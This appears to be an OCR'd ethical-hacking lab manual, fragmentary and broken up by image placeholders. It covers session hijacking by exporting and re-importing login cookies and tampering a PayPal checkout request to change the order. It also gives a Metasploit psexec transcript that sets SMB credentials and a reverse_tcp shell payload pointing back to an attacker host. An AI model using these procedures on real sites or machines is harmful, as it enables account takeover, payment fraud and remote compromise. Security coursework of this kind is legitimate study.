


Step 11: U will see the email- id and password that you used to log in.




DOS


Using NEMESIS



Practical No: 8

Aim: Simulate persistent Cross Site Scripting attack.







Practical No: 9

Aim: Session impersonation using Firefox and Tamper Data add-on

A] Session Impersonation
STEPS


1. Open FireFox
2. Go to Tools > Addons > Extension
3. Search and install EditThisCookie or Cookie Import/Export or any other Cookie tool
4. Then Click on Cookie extension to get cookie
5. Open a Website and Login and then click on export cookie






Logout from the webpage once the cookie got exported

Paste the cookie in the tool which you have exported and click on green tick




And you are in




Tamper DATA add-on

1. Open FireFox
2. Go to Tools > Addons > Extension
3. Search and install Temper Data


Select a website for tempering data e.g(razorba)




Select any item to but
Then Click to add cart
Then Click on tool for tempering Data



Then Start tempering the data


Tamper Popup
https://www.paypal.com/cgi-bin/webscr
Request Header Name
Request Header ...
Host
www.paypal.com
User-Agent
Mozilla/5.0 (Wind
Accept
text/html,applicat
Accept-Language
en-GB,en;q=0.5
Accept-Encoding
gzip, deflate, br
Referer
Cookie
Post Parameter Name
Post Parameter V...
cmd
_cart
business
upload
1
undefined_quantity
1
item_name_1
amount_1
1
quantity_1
2
shipping_1
11.11
shipping2
0
cn
return
cancel_return
currency_code
USD
rm
2
lc
US
submit
OK
Cancel

Here you go


Your order summary
Descriptions
Amount
Razerba SUMSx Power Starter Edition
$2.00
Item price: $1.00
Quantity: 2
Update
Item total
$2.00
Total $2.00 USD

Practical No: 10

AIM: Using Metasploit to exploit

Steps:
Download and open Metasploit

Use exploit to attack the host

Create the exploit and add the exploit to the victim's PC

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 192.168.1.100
RHOST => 192.168.1.100
msf exploit(psexec) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf exploit(psexec) > set LPORT 4444
LPORT => 4444
msf exploit(psexec) > set SMBUSER victim
SMBUSER => victim
msf exploit(psexec) > set SMBPASS s3cr3t
SMBPASS => s3cr3t
msf exploit(psexec) > exploit

[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'victim'...
[*] Uploading payload...
[*] Created \hikmEeEM.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (ciWyCVEp - "MXAVZsCqfRtZwScLdexnD")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
```